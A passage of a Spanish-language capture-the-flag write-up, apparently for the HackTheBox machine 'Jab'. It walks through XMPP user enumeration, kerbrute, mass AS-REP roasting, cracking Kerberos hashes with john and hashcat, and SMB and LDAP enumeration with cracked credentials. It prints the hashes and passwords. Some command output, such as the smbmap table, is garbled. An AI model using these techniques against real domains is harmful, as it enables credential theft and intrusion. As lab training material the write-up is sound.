
Habilitamos la cuenta: **Cuentas -> Habilitar cuenta.**

Podemos añadir salas: **Lista de salas -> Obtener lista -> Defecto conference.jab.htb -> Buscar salas.**

Nota: Contemplamos en el `/etc/hosts` el dominio `conference.jab.htb`.




Ha encontrado 2 salas: `test` y `test2`.




Intentamos acceder a la primera sala (`test`).

Resultado: Error al unirse al chat `test@conference.jab.htb/x224 407: Registro necesario`



Accedemos en la segunda sala (test2) y vemos un chat.



Vemos que el usuario **bdavis** ha comentado:

```
(21/11/23 19:49:50) bdavis: 
```

Vemos una cadena en base64, procedemos a decodificarla.

```
echo 'VGhlIGltYWdlIGRhdGEgZ29lcYBoZXJlCg==' | base64 -d
```

Explicación del comando:

- `echo '...'` : Imprime la cadena.
- `|` : Tubería para pasar la salida al siguiente comando.
- `base64 -d` : Decodifica la entrada desde base64.

Resultado: The image data goes here . Nada relevante adicional.

3. Explotación de Identidad

3.1 Enumeración de Usuarios y Kerberoasting

Validamos el usuario encontrado (`bdavis`) con `kerbrute` .

```
kerbrute userenum --dc 10.129.230.215 -d jab.htb user
```

Explicación del comando:

- `kerbrute userenum` : Módulo para enumerar usuarios válidos mediante Kerberos.
- `--dc` : Especifica la IP del Domain Controller.
- `-d jab.htb` : Especifica el dominio.
- `user` : Lista de usuarios o usuario a probar.

Resultado: [+] VALID USERNAME: `bdavis@jab.htb`

Realizamos un ataque AS-REP Roasting contra este usuario.


```
impacket-GetNPUsers -no-pass -usersfile user jab.htb/
```

Explicación del comando:

- `impacket-GetNPUsers` : Herramienta para solicitar TGTs para usuarios que tienen la propiedad "Do not require Kerberos preauthentication" activada.
- `-no-pass` : No solicita contraseña.
- `-usersfile` : Archivo con la lista de usuarios.


Resultado: User `bdavis` doesn't have `UF_DONT_REQUIRE_PREAUTH` set

Buscando las opciones disponibles en el cliente XMPP, encontramos que podemos buscar usuarios.




Por defecto nos muestra otro dominio: `search.jab.htb`.

Lo contemplamos añadiéndolo en el `/etc/hosts`.



Se nos permite usar la wildcard `*` para enumerar los usuarios.



Nos muestra un listado enorme de usuarios.

Éstos son los resultados de su búsqueda

JID	Username	Name	Email
 wdavis@jab.htb	wdavis	Walter Davis	wdavis@jab.htb
 clampkin@jab.htb	clampkin	Carlton Lampkin	clampkin@jab.htb
 bjohnson@jab.htb	bjohnson	Bryan Johnson	bjohnson@jab.htb
 dmcgee@jab.htb	dmcgee	Daniel McGee	dmcgee@jab.htb
 pdavis@jab.htb	pdavis	Pamela Davis	pdavis@jab.htb
 bandrews@jab.htb	bandrews	Byron Andrews	bandrews@jab.htb
 djarrett@jab.htb	djarrett	Donald Jarrett	djarrett@jab.htb
 apalmer@jab.htb	apalmer	Alan Palmer	apalmer@jab.htb
 avazquez@jab.htb	avazquez	Annie Vazquez	avazquez@jab.htb
 dowens@jab.htb	dowens	Deborah Owens	dowens@jab.htb
 rzank@jab.htb	rzank	Raymond Zank	rzank@jab.htb
 dreyes@jab.htb	dreyes	Denise Reyes	dreyes@jab.htb
 twolfe@jab.htb	twolfe	Tracy Wolfe	twolfe@jab.htb
 kferebee@jab.htb	kferebee	Kathleen Ferebee	kferebee@jab.htb
 cbutler@jab.htb	cbutler	Carmen Butler	cbutler@jab.htb
 lrodriguez@jab.htb	lrodriguez	Lyle Rodriguez	lrodriguez@jab.htb
 dbingham@jab.htb	dbingham	Daniel Bingham	dbingham@jab.htb
 jspeier@jab.htb	jspeier	Jenny Speier	jspeier@jab.htb
 csims@jab.htb	csims	Carolina Sims	csims@jab.htb
 gludwick@jab.htb	gludwick	Gabriel Ludwick	gludwick@jab.htb
 jharrington@jab.htb	jharrington	James Harrington	jharrington@jab.htb
 kbarrett@jab.htb	kbarrett	Kendra Barrett	kbarrett@jab.htb
 vroof@jab.htb	vroof	Vincenzo Roof	vroof@jab.htb
 merhart@jab.htb	merhart	Margaret Erhart	merhart@jab.htb
 bpolzin@jab.htb	bpolzin	Billy Polzin	bpolzin@jab.htb

3.2 Extracción masiva de usuarios y Cracking

El binario `pidgin` tiene una opción de debug. Podemos dumppear los usuarios mediante este método: mientras el debug esté activo y accedamos a la búsqueda de usuarios, se volcará la información XML en un archivo.

```
pidgin --debug | tee output.txt
```

Explicación del comando:

- `pidgin --debug` : Ejecuta Pidgin en modo depuración, mostrando logs detallados en consola.

- | tee output.txt : Guarda la salida en el archivo output.txt y la muestra en pantalla.

Filtramos con regex para obtener una lista limpia de usuarios.

```
cat output.txt | grep -oP '<value>.*?</value>' | grep jab.htb | grep -oP '\<value>\K[^\@]+' | sort -u > users
```

Explicación del comando:

- grep -oP : Busca patrones usando expresiones regulares de Perl.
- '<value>.*?</value>' : Extrae el contenido dentro de las etiquetas value.
- grep jab.htb : Filtra las líneas que contienen el dominio.
- \K : Ignora lo coincidente previamente en la salida (descarta la etiqueta de apertura).
- [^\@]+ : Captura todo hasta encontrar una arroba.
- sort -u : Ordena y elimina duplicados.
- > users : Guarda el resultado en el archivo users .

Realizamos un AS-REP Roasting masivo con la lista obtenida.

```
impacket-GetNPUsers -no-pass -usersfile users jab.htb/
```

Resultado: Encontramos varios usuarios vulnerables a AS-REP Roasting.

```
$krb5asrep$23$jmontgomery@JAB.HTB:b9498293e90b7a8aaeaabd5e43fb3f4f$a2e880b1b3d95fe7f103e465ad2212946a654b622d0b61c5a44bfadefa5cd48f9f5442caba37edd3c52a5052057aaa7ef163bf5938fcb2556c25ffc79f182d400acf1ed530a102e3dd231b0722a9e284c84657c77275fd3a790210b45b60e79c7b375cca88d77a57ff3ccd89c290532a8fe7e79962c9e58a0d28398e5cfc2dede4ad16d79b8b3b6d8b19adecf81158fa3b5672f5a220438bfbf7a49863f6e232d31ebb32013a57963f4a745c48690098ea1a9cb34fd3daf0e2582ba39d052a62cd1491e23fb5ca5cd9914cbf5f5bddd34ddc17f0f629e8cd89f3b4be3b7c61346013
```

```
$krb5asrep$23$lbradford@JAB.HTB:96436d5d16c4a77bf0c5e0095fe0b346$def4e4d6dc0022d2d042d521957c32d1da83b94618258a0d7e02bd1fcf67afd7887e0c32acdb62ed37ccf95e38a32a7fffbc6da52c96a19cb91e88129a08facdb0ca4d8033942a14839e43626958c1b198305b9069c06da836031076c53623d8846284986297d441a103264e3f20aefed151d823e96b3b3583c5f2238fad5b4ff789b4d760f6ae7d13fdef68a1191356f4d5869efc010a89c6378a5c8758dbb91c2c135ced304bacebe6f18bcd83264f10edabe395b6ceec2bcc91471487144a6d42dfdd8bc63a782f8f30613f1f6e0287943cbf39ebae7e15dd200d8a1a757142
```

```
$krb5asrep$23$mlowe@JAB.HTB:a3937c38cfcb9d6dcb271ce943e47f9a$bb025d88d006107c78977116158a5f912e7eed0a6e096abcda13e34c61ebb91b7b9e4cff11083430ac96d0051a3e1f97cb2609bc25d7b17bdc9cd80b698e6938a2ae9cb78c3a0f13d719af25803748633877dcb31d6f5417a54bf25536f5bd510975797e93520297995712ca14b508d4e7784d7b30404e380a4fe6fd8899875d97523927dbb25f8812a433bebd772c4d26b362c9f7fe91e57b256d0c76a70a89dc224eb0580004f23173eaf6c07e06eb05abcd5618d0cb7d026f908ff2c678a343fb34c6034a32a560044bea07583fa53ceba8bcef0991e659d19cacf2fc41e2c45d
```

Probamos a crackear los hashes con `john`.

```
john -w:/usr/share/wordlists/rockyou.txt hash
```

Explicación del comando:

- `john` : John the Ripper, herramienta de crackeo de contraseñas.
- `-w` : Especifica la lista de palabras (diccionario).
- `hash` : Archivo que contiene los hashes obtenidos.

Resultado:

```
Midnight_121 ($krb5asrep$23$jmontgomery@JAB.HTB)
```

3.3 Enumeración con Credenciales Válidas

Validamos las credenciales obtenidas.

```
netexec smb 10.129.230.215 -u 'jmontgomery' -p 'Midnight_121'
```

Resultado: `[+] jab.htb\jmontgomery:Midnight_121`

Enumeramos el servicio SMB con estas credenciales.

```
smbmap -H 10.129.230.215 -u 'jmontgomery' -p 'Midnight_121'
```

Resultado:

```
[+] IP: 10.129.230.215:445      Name: jab.htb      Status: Authenticated
Disk      /home/x369/HTB/Jab      Permissions      Comment
-----
Impacter  ADMIN$ 0 dev0 - Copyright Fortra, LLC and its affiliates NO ACCESS      Remote Admin
C$        NO ACCESS      Default share
[+] Use IPC$ is doesn't have UF_DONT_REQUIRE_PREAUTH set READ ONLY      Remote IPC
NETLOGON  READ ONLY      Logon server share
SYSVOL    /home/x369/HTB/Jab      READ ONLY      Logon server share
[*] Closed 1 connections
```

Enumerando los recursos no vemos nada interesante.


Aplicamos un poco más de reconocimiento con `ldapdomaindump`.

```
ldapdomaindump -u 'jab.htb\jmontgomery' -p 'Midnight_121' 10.129.230.215
```

Resultado: `[!] Could not bind with specified credentials`

Probamos a añadir las credenciales en la aplicación de mensajería Pidgin.

Una vez añadido, buscamos salas de nuevo y vemos una sala nueva: `pentest2003`.



Accediendo al chat, vemos que están discutiendo sobre el usuario `svc_openfire`, mencionando que es vulnerable a Kerberoasting. Indican que sacaron el hash con `GetUserSPNs` y luego lo crackearon con `hashcat`.

Contraseña revelada: `!@#$$%^*(1qazxsw`

```
[21/11/23 19:31:13] adunn: team, we need to finalize post-remediation testing from last quarter's pentest. @bdavis Brian can you please provide us with a status?
[21/11/23 19:33:58] bdavis: sure. we removed the SPN from the svc_openfire account. I believe this was finding #2. can someone from the security team test this? if not we can send it back to the pentesters to validate.
[21/11/23 20:30:41] bdavis: here are the commands from the report, can you find someone from the security team who can re-run these to validate?
[21/11/23 20:30:43] bdavis: $ GetUserSPNs.py -request -dc-ip 192.168.195.129 jab.htb/hthompson

Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
-----
http://xmpp.jab.local svc_openfire 2023-10-27 15:23:49.811611 <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$svc_openfire$JAB.HTB$jab.htb/svc_openfire*$b1abb2f4be2a48e7412ccd26b0e61$864f27ddaaded607ab5efa59544870cece4b626e20f3bee38408d296ffbf07ceb421188b9b82ac0037ae67b488bb0ef2178a0792d62<SNIP>

[21/11/23 20:30:56] bdavis: $ hashcat -m 13100 svc_openfire_tgs /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>


$krb5tgs$23$svc_openfire$JAB.HTB$jab.htb/
svc_openfire*$de17a01e2449626571bd9416dd4e3d4654fe18693e1cb97f3e096288a76204437115fe49b961e1339154e0effb1d0fcccbb2b12da829b0ac70e8420f2f35a4f315c5c6f1d4ad3092e14ccd506e9a3bd3d20854ec73e62859cd68a7e6169f3c0b5ab82064b04d4f1758
3ef18bb042ac529a5747102c2924d1a76703a30908f5ad41423b2f7f5e6c03d3dfc0635a41be1aca3e15986639c758ef30b74498a18438041e207e5f3afe185eaf605f543c436cd155823b7a7870a3d5acd0b785f999facd8b7f1d4fe0e0410af26efc42417d402f2819d03b3730203b5
9c21b0434e2e0e7a97e0d09e3901523ba52f1e9d3ee7f4203d9e857761fbc471d047765d5a01e71aff732e5d5d1140b058a8a0df4ca7e1f5a88c532f5c1337e201986ac44a353c0142b0360e1b839b6b889a5fbb9-549da23b05193a4bfbaf79336e7d669380bc4f9c3c00324e42043
ee54b3017a91384a20894e145b23b440aff9c524efb795fdeeb89b1e7b735db292ca5cb33cf024e9b8f5546c33aa36f5370db61a9a3fac1473e741c61ec7dbec7420c188e31b0d920f06b7ffc1cb86acc5db0f9eeaf8c13bcc474366bf82eece99dd58aff354f5b4a78ffc9ad69ad8e7812a2
95280f6e9b9411fe5377492f9e8889380ddcb59de09320094b751a0c938ecc762cbsd5d7d4e0c3d660e88545cc96e324a6ef726bc62e2bb31897670929571cd728b43647c03e44867b148428c9dc917f1dc4a0331517b65aa5221f9e9499071ab4e6216ced3db5837d10ad0d15e-
07679b56ce6a8a97c1e85123cef84a78754ff5c08d31895f0066b727449575a1187b19ad8604d583ae07694238bae2d4839fb20830f77fffb39f9d6a38c1cd524130a6307125509422498f6c64adc030bfcf616c4c0d3e0fa76dcde0dfc5c94a4cb07ccf4cac941755cfded94e37d90
bd1b612fee2ced175aa0e01f2919e31614f72cf1ff7316be4ee71e80e0626b787c9f017504fa717b03c94f38fe9d682542d3d7eda7777a8b2d3163bc83c5143dc680c7819f405ec207b7bec51dabcec4896e110eb4ed0273d26c82fc54bb2b5a1294cb7f3b654a13b4530bc186ff77fe3ab5a80
